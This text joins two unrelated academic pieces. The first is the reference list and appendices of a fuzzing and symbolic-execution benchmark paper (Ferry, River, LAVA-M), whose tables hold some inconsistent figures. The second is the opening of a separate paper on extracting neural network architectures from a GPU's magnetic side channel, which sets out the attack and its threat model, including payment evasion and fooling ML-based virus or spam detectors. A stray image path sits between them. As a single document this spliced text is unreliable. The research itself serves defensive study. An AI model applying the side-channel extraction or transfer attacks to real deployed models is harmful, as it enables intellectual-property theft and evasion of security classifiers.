[5] Bionic. https://android.googlesource.com/platform/bionic/, 2018.

[6] libav. https://libav.org/, 2018.

[7] android/platform/external/libhevc. https://android.googlesource.com/platform/external/libhevc, 2019.

[8] Exif Jpeg header manipulation tool. https://www.sentex.ca/~mwandel/jhead/, 2019.

[9] file. https://www.astron.com/pub/file/, 2019.

[10] FreeImage. http://freeimage.sourceforge.net/, 2019.

[11] heap-buffer-overflow detected in function process_dqt. https://bugs.launchpad.net/ubuntu/+source/jhead/+bug/1857521, 2019.

[12] libarchive. https://github.com/libarchive/libarchive, 2019.

[13] LibHTP. https://github.com/OISF/libhtp, 2019.

[14] LibTIFF - TIFF Library and Utilities. http://www.libtiff.org/, 2019.

[15] Matthias Wandel's (old) Home page. https://www.sentex.ca/~mwandel/index.html, 2019.

[16] OpenH264. https://github.com/cisco/openh264, 2019.

[17] The GIFLIB project. https://http://giflib.sourceforge.net/, 2019.

[18] American Fuzzy Lop. http://lcamtuf.coredump.cx/afl/, 2020.

[19] angr. https://github.com/angr/angr, 2020.

[20] Bloaty McBloatface: a size profiler for binaries. https://github.com/google/bloaty, 2020.

[21] curl_curl_fuzzer_http. https://github.com/google/fuzzbench/tree/master/benchmarks/curl_curl_fuzzer_http, 2020.

[22] Exploit Database. https://www.exploit-db.com/, 2020.

[23] FFmpeg. https://www.ffmpeg.org/, 2020.

[24] Freetype2. git://git.sv.nongnu.org/freetype/freetype2.git, 2020.

[25] Fuzzing. https://en.wikipedia.org/wiki/Fuzzing, 2020.

[26] GNU Binutils. https://www.gnu.org/software/binutils/, 2020.

[27] Google Sanitizers. https://github.com/google/sanitizers, 2020.

[28] HarfBuzz. https://github.com/behdad/harfbuzz, 2020.

[29] ImageMagick. https://www.imagemagick.org/script/index.php, 2020.

[30] JsonCpp. https://github.com/open-source-parsers/jsoncpp, 2020.

[31] LAVA: Large Scale Automated Vulnerability Addition. https://github.com/panda-re/lava, 2020.

[32] libjpeg. https://www.ijg.org/, 2020.

[33] libjpeg-turbo. https://github.com/libjpeg-turbo/libjpeg-turbo, 2020.

[34] LIBPCAP 1.x.y by The Tcpdump Group. https://github.com/the-tcpdump-group/libpcap, 2020.

[35] libpng. http://www.libpng.org/pub/png/libpng.html, 2020.

[36] libpng. https://downloads.sourceforge.net/project/libpng/libpng12/older-releases/1.2.56/libpng-1.2.56.tar.gz, 2020.

[37] libstagefright. https://android.googlesource.com/platform/frameworks/av/+/master/media/libstagefright, 2020.

[38] libxml2. https://gitlab.gnome.org/GNOME/libxml2, 2020.

[39] Little CMS. https://github.com/mm2/Little-CMS, 2020.

[40] LLVM Language Reference Manual. https://llvm.org/docs/LangRef.html, 2020.

[41] Mbed TLS. https://github.com/ARMmbed/mbedtls, 2020.

[42] muparser - Fast Math Parser 2.3.3. https://github.com/beltoforion/muparser, 2020.

[43] MuPDF. https://www.mupdf.com/, 2020.

[44] OpenThread. https://github.com/openthread/openthread, 2020.

[45] PoDoFo. http://podofo.sourceforge.net/, 2020.

[46] RE2. https://github.com/google/re2, 2020.

[47] stb_stbi_read_fuzzer. https://github.com/google/fuzzbench/tree/master/benchmarks/stb_stbi_read_fuzzer, 2020.

[48] Symbolic execution. https://en.wikipedia.org/wiki/Symbolic_execution, 2020.

[49] The Heartbleed Bug. https://heartbleed.com/, 2020.

[50] The Z3 Theorem Prover. https://github.com/Z3Prover/z3, 2020.

[51] Vorbis. https://github.com/xiph/vorbis, 2020.

[52] woff2. https://github.com/google/woff2, 2020.

[53] ZLIB DATA COMPRESSION LIBRARY. https://github.com/madler/zlib, 2020.

[54] AFL starting test cases. https://github.com/google/AFL/tree/master/testcases, 2021.

[55] Fix issue 24. jpgqguess could read a few bytes past what was allocated. https://github.com/Matthias-Wandel/jhead/commit/b711024c667382241fde92e201363689c60adbd2, 2021.

[56] FuzzBench: Fuzzer Benchmarking As a Service. https://github.com/google/fuzzbench, 2021.

[57] fuzzbench/benchmarks. https://github.com/google/fuzzbench/tree/master/benchmarks, 2021.

[58] libfuzzer – a library for coverage-guided fuzz testing. https://llvm.org/docs/LibFuzzer.html, 2021.

[59] nghttp2 - HTTP/2 C Library. https://github.com/nghttp2/nghttp2, 2021.

[60] OSS-Fuzz: Continuous Fuzzing for Open Source Software. https://github.com/google/oss-fuzz, 2021.

[61] Tips for performance optimization. https://github.com/google/AFL/blob/master/docs/perf_tips.txt, 2021.

[62] Cornelius Aschermann, Sergej Schumilo, Ali Abbasi, and Thorsten Holz. Ijon: Exploring deep state spaces via fuzzing. In *2020 IEEE Symposium on Security and Privacy (Oakland 2020)*, 2020.

[63] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. REDQUEEN: Fuzzing with Input-to-State Correspondence. In *The Network and Distributed System Security Symposium 2019 (NDSS 2019)*, 2019.

[64] Thanassis Avgerinos, Alexandre Rebert, Sang Kil Cha, and David Brumley. Enhancing symbolic execution with veritesting. In *Proceedings of the 36th International Conference on Software Engineering (ICSE 2014)*, 2014.

[65] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (CCS 2016)*, 2016.

[66] Suhabe Bugrara and Dawson Engler. Redundant State Detection for Dynamic Symbolic Execution. In *Proceedings of the 2013 USENIX Conference on Annual Technical Conference (ATC 2013)*, 2013.

[67] Jacob Burnim and Koushik Sen. Heuristics for scalable dynamic test generation. In *Proceedings of the 2008 23rd IEEE/ACM International Conference on Automated Software Engineering (ASE 2008)*, 2008.

[68] Cristian Cadar, Daniel Dunbar, Dawson R Engler, et al. KLEE: Unassisted and Automatic Generation of High-Coverage Tests for Complex Systems Programs. In *Proceedings of the 8th USENIX Conference on Operating Systems Design and Implementation (OSDI 2008)*, 2008.

[69] Cristian Cadar, Vijay Ganesh, Peter Pawlowski, David Dill, and Dawson Engler. EXE: automatically generating inputs of death. *ACM Transactions on Information and System Security (TISSEC)*, 12(2):10, 2008.

[70] Cristian Cadar and Koushik Sen. Symbolic execution for software testing: three decades later. *Communications of the ACM*, 56(2):82–90, 2013.

[71] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. Unleashing mayhem on binary code. In *IEEE Symposium on Security and Privacy 2012 (Oakland 2012)*, 2012.

[72] Sang Kil Cha, Maverick Woo, and David Brumley. Program-adaptive mutational fuzzing. In *Proceedings of the 36th IEEE Symposium on Security and Privacy (Oakland 2015)*, 2015.

[73] Peng Chen and Hao Chen. Angora: Efficient Fuzzing by Principled Search. In *Proceedings of the 39th IEEE Symposium on Security and Privacy (Oakland 2018)*, 2018.

[74] Peng Chen, Jianzhong Liu, and Hao Chen. Matryoshka: fuzzing deeply nested branches. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security (CCS 2019)*, 2019.

[75] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2E: A platform for in-vivo multi-path analysis of software systems. In *Proceedings of the Sixteenth International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS 2011)*, 2011.

[76] Chia Yuan Cho, Domagoj Babic, Pongsin Poosankam, Kevin Zhijie Chen, Edward XueJun Wu, and Dawn Song. MACE: Model-inference-Assisted Concolic Exploration for Protocol and Vulnerability Discovery. In *USENIX Security Symposium*, volume 139, 2011.

[77] J. W. Duran and S. C. Ntafos. An Evaluation of Random Testing. *IEEE Transactions on Software Engineering*, SE-10(4):438–444, 1984.

[78] Shuitao Gan, Chao Zhang, Peng Chen, Bodong Zhao, Xiaojun Qin, Dong Wu, and Zuoning Chen. GREYONE: Data Flow Sensitive Fuzzing. In *29th USENIX Security Symposium (USENIX Security 2020)*, 2020.

[79] Patrice Godefroid. Compositional dynamic test generation. In *Proceedings of the 34th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL 2007)*, 2007.

[80] Patrice Godefroid, Nils Klarlund, and Koushik Sen. DART: directed automated random testing. In *Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI 2005)*, 2005.

[81] Min Gyung Kang, Stephen McCamant, Pongsin Poosankam, and Dawn Song. Dta++: dynamic taint analysis with targeted control-flow propagation. In *NDSS*, 2011.

[82] Kyungtae Kim, Dae R Jeong, Chung Hwan Kim, Yeongjin Jang, Insik Shin, and Byoungyoung Lee. HFL: Hybrid Fuzzing on the Linux Kernel. In *The Network and Distributed System Security Symposium 2020 (NDSS 2020)*, 2020.

[83] Volodymyr Kuznetsov, Johannes Kinder, Stefan Bucur, and George Candea. Efficient State Merging in Symbolic Execution. In *Proceedings of the 33rd ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI 2012)*, 2012.

[84] You Li, Zhendong Su, Linzhang Wang, and Xuandong Li. Steering symbolic execution to less traveled paths. *ACM SigPlan Notices*, 48(10):19–32, 2013.

[85] Yuekang Li, Bihuan Chen, Mahinthan Chandramohan, Shang-Wei Lin, Yang Liu, and Alwen Tiu. Steelix: Program-state Based Binary Fuzzing. In *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering (FSE 2017)*, 2017.

[86] Shankara Pailoor, Andrew Aday, and Suman Jana. Moonshine: Optimizing OS fuzzer seed selection with trace distillation. In *27th USENIX Security Symposium (USENIX Security 2018)*, 2018.

[87] Van-Thuan Pham, Marcel Böhme, and Abhik Roychoudhury. AFLNet: A Greybox Fuzzer for Network Protocols. In *Proceedings of the 13rd IEEE International Conference on Software Testing, Verification and Validation : Testing Tools Track*, 2020.

[88] David Ramos and Dawson Engler. Under-Constrained Symbolic Execution: Correctness Checking for Real Code. In *Proceedings of the 24th USENIX Conference on Security Symposium (USENIX Security 2015)*, 2015.

[89] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. VUzzer: Application-aware Evolutionary Fuzzing. In *The Network and Distributed System Security Symposium 2017 (NDSS 2017)*, 2017.

[90] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Audrey Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *37th IEEE Symposium on Security and Privacy (Oakland 2016)*, 2016.

[91] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting Fuzzing Through Selective Symbolic Execution. In *The Network and Distributed System Security Symposium 2016 (NDSS 2016)*, 2016.

[92] David Trabish, Andrea Mattavelli, Noam Rinetzky, and Cristian Cadar. Chopped symbolic execution. In *Proceedings of the 40th International Conference on Software Engineering*, 2018.

[93] Junjie Wang, Bihuan Chen, Lei Wei, and Yang Liu. Skyfire: Data-driven seed generation for fuzzing. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (Oakland 2017)*, 2017.

[94] Zhemin Yang, Min Yang, Yuan Zhang, Guofei Gu, Peng Ning, and X Sean Wang. Appintent: Analyzing sensitive data transmission in android for privacy leakage detection. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer and Communications Security (CCS 2013)*, 2013.

[95] Wei You, Peiyuan Zong, Kai Chen, XiaoFeng Wang, Xiaojing Liao, Pan Bian, and Bin Liang. SemFuzz: Semantics-based Automatic Generation of Proof-of-Concept Exploits. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS 2017)*, 2017.

[96] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. Qsym: A practical concolic execution engine tailored for hybrid fuzzing. In *27th USENIX Security Symposium (USENIX Security 2018)*, 2018.

[97] Hong Zhu, Patrick AV Hall, and John HR May. Software unit test coverage and adequacy. *ACM Computing Surveys*, 29(4):366–427, 1997.

A Vulnerability Coverage on River

We use River to evalute two symbolic executors KLEE and angr, and three fuzzers AFL, Angora and QSYM. The results are shown in Table 4. Since Ferry shares the techniques to construct the benchmark, it is not surprising that it is able to locate all the inserted vulnerabilities. We observe that QSYM performs bad on River, and our manual investigation shows that this is due to one specific optimization of QSYM, that is, "QSYM attempts to detect repetitive basic blocks and then prunes them from symbolic execution", which makes it ignore many branches in input-handling loops. Among the evaluated tools, KLEE finds the most vulnerabilities (41%) and the symbolic executors perform better than fuzzers because their exploration techniques (especially BFS) and constraint solving abilities help them locate more shallow vulnerabilities.

B Reproducibility of LAVA-M Vulnerabilities

The LAVA-M dataset contains a total number of 2,265 automatically inserted vulnerabilities. Instead of inserting real vulnerabilities such as out-of-bound memory accesses, the "vulnerabilities" in LAVA-M are actually invocations of the `dprintf()` function, so it requires no extra efforts as we have previously discussed to trigger the vulnerabilities. We set the

Table 4: Vulnerability coverage of Ferry, symbolic execution engines and fuzzers. #vul and %vul stands for the number and percentage of reached vulnerabilities, respectively.

Program	**Ver.**	Ferry		KLEE-BFS		KLEE-DFS		KLEE-RP		angr-BFS		angr-DFS		AFL		QSYM		Angora	
		#vul	%vul	#vul	%vul	#vul	%vul	#vul	%vul	#vul	%vul	#vul	%vul	#vul	%vul	#vul	%vul	#vul	%vul
libjpeg	9c	46	100%	23	50%	11	24%	27	59%	25	54%	11	24%	23	50%	15	33%	27	59%
PoDoFo	0.9.6	20	100%	N/A	-	N/A	-	N/A	-	0	0%	8	40%	1	5%	0	0%	1	5%
giflib	5.2.1	20	100%	10	50%	8	40%	10	50%	11	55%	8	40%	1	5%	1	5%	10	0%
jhead	3.04	20	100%	5	25%	5	25%	5	25%	7	35%	10	50%	1	5%	0	0%	4	20%
libpng	1.6.37	25	100%	24	96%	12	48%	24	96%	13	52%	15	60%	0	0%	0	0%	0	0%
ffmpeg	4.2.1	29	100%	N/A	-	N/A	-	N/A	-	0	0%	0	0%	0	0%	0	0%	0	0%
Total	-	160	100%	62	39%	36	23%	66	41%	56	35%	52	33%	26	16%	16	10%	32	20%

Table 5: Number of vulnerabilities reported by Ferry, symbolic execution engines and fuzzers in LAVA-M.

Program	**Total**	Ferry	FUZZER*	SES*	KLEE-BFS	KLEE-DFS	KLEE-RP	angr-BFS	angr-DFS	AFL	QSYM	Angora
uniq	28	0	7	0	0	0	0	0	20	0	29	29
base64	44	44	7	9	44	42	44	44	39	0	48	48
md5sum	57	6	2	0	0	0	0	6	9	0	61	57
who	2136	311	0	18	321	324	324	311	311	0	1,225	1,541

* In the original paper of LAVA [31], the authors have evaluated unspecified coverage-guided FUZZER and unspecified symbolic execution engine SES. Since we use the same timeout and seed files as LAVA, we directly quote its results; the results are also directly quoted in two other works [63, 73].

same timeout (i.e., six hours) for all the tools, and we use the input seed files provided by LAVA-M. We present the detailed results in Table 5.

Since LAVA only inserts vulnerabilities at the locations that input bytes "do not determine control flow" (i.e., the control flow statements involved in the paths arriving at these locations are independent of the input bytes), the execution paths towards these vulnerabilities involve no state-dependent branch. This is significantly different from the River test suite in this paper, and it can explain why Ferry performs almost the same as angr with BFS strategy except that it avoids exploring some duplicated paths. Symbolic executors achieve a good coverage in *base64* and *who* because they manage to solve the constraints of the conditional statements that guard the inserted vulnerabilities, and fail in *md5sum* and *uniq* due to path explosion and complicated constraints introduced by string comparisons. We observe that angr with DFS strategy provides a different result on *uniq* compared with other symbolic executors. Our manual investigation shows that this is mainly because of the implementation of the DFS strategy in angr: angr combines DFS with random path selection by randomly choosing the next execution path after the previous one is finished instead of always taking the longest one, thus avoiding to get stuck in the string comparison loops of *uniq*.

In general, QSYM and Angora perform the best and are able to report vulnerabilities not listed by LAVA. AFL, on the other hand, only generates invalid inputs with random mutation and fails to find any vulnerability.

Can one hear the shape of a neural network?: Snooping the GPU via Magnetic Side Channel

Henrique Teles Maia
Columbia University

Chang Xiao
Columbia University

Dingzeyu Li
Adobe Research

Eitan Grinspun
Columbia University & University of Toronto

Changxi Zheng
Columbia University

Abstract

Neural network applications have become popular in both enterprise and personal settings. Network solutions are tuned meticulously for each task, and designs that can robustly resolve queries end up in high demand. As the commercial value of accurate and performant machine learning models increases, so too does the demand to protect neural architectures as confidential investments. We explore the vulnerability of neural networks deployed as black boxes across accelerated hardware through electromagnetic side channels.

We examine the magnetic flux emanating from a graphics processing unit's power cable, as acquired by a cheap $3 induction sensor, and find that this signal betrays the detailed topology and hyperparameters of a black-box neural network model. The attack acquires the magnetic signal for one query with unknown input values, but known input dimensions. The network reconstruction is possible due to the modular layer sequence in which deep neural networks are evaluated. We find that each layer component's evaluation produces an identifiable magnetic signal signature, from which layer topology, width, function type, and sequence order can be inferred using a suitably trained classifier and a joint consistency optimization based on integer programming.

We study the extent to which network specifications can be recovered, and consider metrics for comparing network similarity. We demonstrate the potential accuracy of this side channel attack in recovering the details for a broad range of network architectures, including random designs. We consider applications that may exploit this novel side channel exposure, such as adversarial transfer attacks. In response, we discuss countermeasures to protect against our method and other similar snooping techniques.

1 Introduction

The graphics processing unit (GPU) is a favored vehicle for executing a neural network. GPUs allow difficult and sizable jobs to be treated faster, and have been used extensively in state of the art machine learning pipelines across both academic and commercial settings. In turn, the widespread success of neural network models when applied to real-world challenges in vision [18], security [48], natural language processing [41], and robotics [24], has solidified the demand for GPUs to support machine learning technologies. Hardware and software companies alike have streamlined management of the GPU into their products as they strive to support ever larger and more complex neural networks [1, 33].

These recent developments raise security concerns surrounding an adversary who wishes to uncover the underlying network design from an application. Model extraction attacks, aimed at reverse engineering a network structure, have attracted a growing research effort [34, 43, 44], and are motivated by several incentives. First, it is well known that the performance of a network model hinges on its judiciously designed structure—but finding an effective design is no easy task. Significant time and energy is expended in searching and fine-tuning network structures [52]. Moreover, in industry, optimized network structures are often considered confidential intellectual property. In some cases businesses even charge per inference for queries submitted by a client to networks they host or provide as a service [2, 13].

Furthermore, a reverse engineered "surrogate" model also makes the black-box "victim" model more susceptible to adversarial *transfer attacks* [29, 36], in which a vulnerability identified in the surrogate is exploited on the victim. Success in the exploit is contingent on the ability of the surrogate to successfully model the vulnerabilities of the victim. Recovering accurate, detailed network topology and hyperparameters informs the modeling of a good surrogate. It is therefore important to understand how this valuable, privileged information can be compromised.

These risks are assessed in the study of physical side-channel attacks targeting neural networks. Granted local access to processors, several works have explored how electromagnetic (EM) radiation is a powerful side channel through

which one can infer network details [3, 51]. However, these works make use of methods specified to a limited set of neural architectures that are tailored for microprocessors and edge devices. We apply their same threat model, but instead generalize our approach to handle a wider array of deep neural networks running on the GPU.

Most similar to our goal is a recent effort that likewise targets models on a GPU but by observing read-write volumes and memory traces via both EM signals and bus snooping [20]. However, rather than aiming to predict precise parameter dimensions for their extracted layers, their approach randomly selects parameter values from predetermined sets. We instead examine an alternative source of EM leakage, the power supplied to the GPU, and develop a novel way to assign parameters for arbitrary layers that result in valid architectures. Our work extends the capability of previous EM side channel attacks in order to generalize extraction for complex models running on advanced hardware.

Approach. The GPU consumes energy at a variable rate that depends on operations performed. Every microprocessor instruction is driven by transistor electron flows, and different instructions require different power levels [17]. The many compute cores of a GPU amplify the fluctuation in energy consumption, and so too the current drawn from the power cable. Current induces magnetic flux governed by the Biot-Savart law [16], and current fluctuations induce EM ripples whose propagation through the environment is governed by the Ampère-Maxwell law. Even a cheap, $3 magnetic induction sensor (see Fig. 2) placed within a few millimeters of the power cable suffices to record these EM ripples.

We examine the fluctuation of magnetic flux from the GPU's power cable, and ask whether a non-intrusive observer can glean the information needed to reconstruct neural network structures. Our findings span across multiple GPU models and demonstrate transfer attacks on state of the art networks. Remarkably, we show that, through magnetic induction sensing, a passive observer can reconstruct the *complete* network structure even for *large* and *deep* networks.

To reconstruct the black-box network's structure, we propose a two-step approach. First, we estimate the network topology, such as the number and types of layers, and types of activation functions, using a suitably trained neural network classifier. Then, for each layer, we estimate its hyperparameters using another set of deep neural network (DNN) models. The individually estimated hyperparameters are then jointly optimized by solving an integer programming problem to enforce consistency between the layers. We demonstrate the potential accuracy of this side-channel attack in recovering the details for a wide range of networks, including large, deep networks such as ResNet101 [18]. We further apply this recovery approach to demonstrate black-box adversarial transfer attacks.

To summarize, our main contributions are as follows:

- We study how the large-amplitude EM radiation associated to neural network GPU implementations allows recovery of significantly richer network details.
- We explore a simple–yet–effective recurrent classification model that translates measurements made by a cheap and elementary sensor.
- We present a robust algorithm based on limited a priori knowledge of parameters and heuristics, complete with an integer programming optimization formulation, which improves on previous attempts to specify network models from side-channel information.
- We demonstrate vulnerabilities through model extraction and transfer attack results that leverage the proposed in-depth recovery of a black box network model.

2 Related Work

Our work falls under the umbrella of black-box model extraction. Absent access to the model's internals, one might infer structure from observed input-output pairs. For instance, [43] demonstrated that, for simple models such as decision trees and support vector machines hosted on a cloud, certain internal information can be extracted via a large amount of queries. This approach, which was extended to infer details of deep neural networks [10, 29, 34, 44], is typically able to recover some crucial information, such as the optimization learning rate and narrowing in on the network structure family, but has not demonstrated recovery of full structural details.

An orthogonal approach, side-channel analysis (SCA), extracts information gained from the *physical* implementation of a model, rather than in the mathematical model itself. Analysis of timing [26], power [25, 30], cache flushes [50], and audio [12] have been prominently demonstrated to extract secret keys from cryptographic procedures such as the Digital Signature and Advanced Encryption Standards.

When concerned with machine learning, different network models exert different computational burdens on hardware [47]. The variance across operations and layers result in different physical patterns of consumption, regardless of implementation or hardware, leaving neural architectures in general susceptible to side channel attacks. SCA was recently used to infer machine learning models by observing power consumption profiles [9, 45, 47], timing information [11] and memory/cache access [19–21, 49]. These methods placed a malware process on the machine hosting the black-box model. Our threat model does not involve introducing processes on the host.




Figure 1: **Leaked magnetic signal.** (left) Our induction sensor captures a magnetic signal when a CNN is running on the GPU. We observe strong correlation between the signal and the network steps. Across two steps, the GPU has to synchronize, resulting in a sharp drop of the signal level (highlighted by selected red circles). (right) We can accurately classify the network steps and reconstruct the topology, as indicated by the labels under the x-axis. Here we highlight the signal regions associated with convolutions (conv), batch-norm (BN), Relu non-linear activations (relu), max-pooling (MP), and adding steps together (add).

In cases where access to memory is secured by the target, one can still leverage physical access to collect patterns from the processor itself or its power consumption. Recently, side channel analysis of EM radiation has been applied to exploit network model extraction [3, 51]. These attempts concentrate on EM radiation from embedded processors. Edge devices are often constrained to *lite* (abbreviated) machine learning frameworks, limiting the size and complexity of models supported by the hardware. In contrast to GPUs, embedded processors emit a relatively weak EM signal, necessitating delicate and costly measurement devices and even mechanical opening of the chip package.

Our advance. Previous works are demonstrated on shallow networks (e.g., fewer than 20 layers) and on more limited edge hardware. It remains unclear whether these methods can also extract deep network models, ones that are structurally more complex and more prevalent in practice. We demonstrate successful recovery of the full structure of deep networks, such as AlexNet [27], VGGNet [39], and ResNet101 [18]. With that, we hope to raise awareness of the GPU's EM radiation as an information-rich, easily and non-intrusively probed side channel.

3 Background

3.1 Neural Networks

Neural Networks constitute a field of machine learning algorithms suited for general purpose feature extraction, regression, and classification objectives [28]. A network is an assembly layers, each containing either a linear operation, an aggregate operator, or a non-linear activation function that works to transform an input. Each layer consists of a differentiable function in order to permit optimization of an objective through back-propagation and stochastic gradient descent.

The design of a neural network, often referred to as its architecture, model, or topology, gives the network its shape. Models are commonly defined by their shape characteristics, namely: **(i)** the number of layers used, also known as the depth, **(ii)** the sequence in which layers appear, and **(iii)** each layer's individual type (e.g. fully connected, convolutional, recurrent, pooling, activation, normalization, etc.). Networks may then compose these elements in unique ways. For example, VGGNet and ResNet are both composed of convolutional, pooling, activation, and fully connected layers, but structure them with distinct numbers of layers set up in differing orders.

Beyond the high-level shape of a network, a model must also specify the parameters for its layers. This includes detailing the size and padding of convolution kernels, whether to use average or max pooling, or choice in activation function from a growing list of candidates (e.g., ReLU, Tanh, Sigmoid, etc.). It also predominantly involves delineating the dimension for each layer. In practice, a layer's size dimension determines the number of operations (such as multiplication or addition) it imposes, and is closely related to the computational overhead of the layer. Asides from transforming the values passing through the network, size parameters also influence the dimensions of neighboring layers. Layer definitions cannot be specified arbitrarily and must be consistent across layers in the network in order to ensure valid output-input dimension agreement.

After a neural architecture is chosen, networks undergo stages of training and inference. Training leverages a labeled dataset of inputs and desired outputs to update values stored on layers in order to minimize a target loss function. Inferences make use of the trained network to resolve queries, leveraging patterns 'learned' throughout training [28]. A networks shape, along with the variance of the training set, dictates the capability of a network to accurately and efficiently process new queries.

3.2 GPUs for Deep Neural Networks

GPU hardware is used pervasively throughout the machine learning community, and some GPUs even feature dedicated tensor-based cores optimized for computing network *steps* [32]. We use *step* to refer to performing a specific kind of network operation, such as a linear operation, batch normalization, pooling, activation function, etc. A *layer* is a sequences of steps, e.g., a **(i)** linear operation, then **(ii)** pooling, then **(iii)** activation. While there may be data dependencies between steps, there are no such dependencies within a step.

The parallel nature of GPU computation lends itself to a natural implementation of networks, wherein each *step* defines a compute kernel that is executed in parallel, i.e., single instruction multiple data (SIMD) parallelism. Transitions between steps, however, are synchronized [4]: in our example above, activation begins only after pooling completes. This cross-step synchronization allows for implementations structured into modules, or GPU *kernels*. This modular approach is employed in widely-used deep learning frameworks such as PyTorch and TensorFlow [1, 37].

3.3 Magnetic Signals from GPUs

Kernel execution demands transistor flips, which place electric load on the GPU processor, in turn emitting magnetic flux from its power cable. An induction sensor measures this flux and produces proportional voltage. The time-varying voltage is our acquired *signal* (see Fig. 1).

Different steps correspond to different GPU kernels, transistor flips, electric loads, and signal characteristics, which are distinguished even by the naked eye (see Fig. 1). Cross-step synchronization involves idling, dramatically reducing electric load and signal level (see Fig. 1). These rapid sharp drops demarcate steps.

We observe that the acquired signal strongly correlates to the *kind* of GPU operations, rather than the specific *values* of computed floating point numbers. We verify this by examining signals using both PyTorch and TensorFlow and on multiple GPU models (see Sec. 7). Furthermore, we discuss how the signal is processed in Sec. 5.1, and later address challenges to our side-channel signal in Sec. 8.

The signal is also affected by the input to the network. Although the specific input data values do not influence the signal, the input data size does. When the GPU launches a network, the size of its single input (e.g., image resolution) is fixed. But the network may be provided with a batch of input data (e.g., multiple images). As the batch size increases, more GPU cores will be utilized in each step. The GPU consequently draws more power, which in turn strengthens the signal. Once all GPU cores are involved, further increase of input batch size will not increase the signal strength, but elongate the execution time until the GPU runs out of memory.

Therefore, in launching a query to the black-box network model, the adversary should choose a batch size sufficiently large to activate a sufficient number of GPU cores to produce a sufficient signal-to-noise ratio. We find that the range of the proper batch sizes is not prohibitively large (e.g., $64 \sim 96$ for ImageNet networks), loosely depending on the size of the single input's features and the parallel computing ability of the GPU. In practice, the adversary can choose the batch size by experimenting with their own GPUs under various image resolutions.

Notably however, we do not require knowledge of batch size to robustly recover network topology (as opposed to hyperparameters), only that the batch size is sufficiently large enough to provide a clear signal. While we used a consumer friendly sensor with limited sampling rate (see 6.1) and corresponding signal-to-noise ratio (SNR), a sensor with high sampling rate and SNR would correspondingly require a smaller minimum batch size.

4 Threat Model

Incentives. An adversary may have numerous motives to carry out a successful model extraction attack.

Physical IP snooping. Most major tech firms provide platforms to manage neural networks as a service that can be vertically integrated [1, 22, 33]. A client subscribes to the machine learning interface of the service provider but can otherwise host these services within their own servers to preserve the integrity of their data. The ability to host these platforms onsite or on edge devices grants local access to these machine learning applications and creates an opportunity for an adversary who looks to acquire intellectual property.

Circumventing payment. Neural inference engines are often deployed as black-box services which an attacker may have economic incentives to sidestep [2, 13, 33]. In these scenarios, a service provider may invest significant time and resources towards developing a robust model, which it hopes to recover and profit from by charging clients for queries. Through model extraction and offline training an attacker can avoid both the development and prediction charges of the reverse engineered model.

Violating sentries. In cases where a machine learning approach is taken to identify viruses or spam, an attacker increases their chances of deceiving or bypassing the model by recovering its underlying neural network architecture. Proximate models have shown to produce better transfer attacks, allowing one to uncover the classification pitfalls of a similar model offline before attempting to fool the production model.

For these reasons, enterprises that embed networks into their applications rely on the privacy of their models. While

the host hardware and operating system may be secured by passwords and file access controls, there remains the threat that an attacker gains physical proximity to the hardware. The dangers associated with physical access have been established by several side-channel works exhibiting different goals under various computing environments [3, 9, 45–47]. Our study explores how the risk of forfeiting confidentiality remains present for complex designs running on a GPU.

Target scope. Our primary focus centers on using an electromagnetic side channel to reverse engineer the neural architecture and its defining layer parameters. The networks in question may be of arbitrary size and depth, and involve combinations of fully connected, convolutional, and recurrent layers, along with a medley of interspersed activation, normalization, and pooling layers.

Together these layers span the basic components used to assemble most state of the art networks and account for models used across a variety of machine learning applications [18, 24, 27, 39, 41, 48]. Furthermore, there are no restrictions on the types of variables involved in the network, suggesting our method is type agnostic and can support binary, integer, or real-valued models equally.

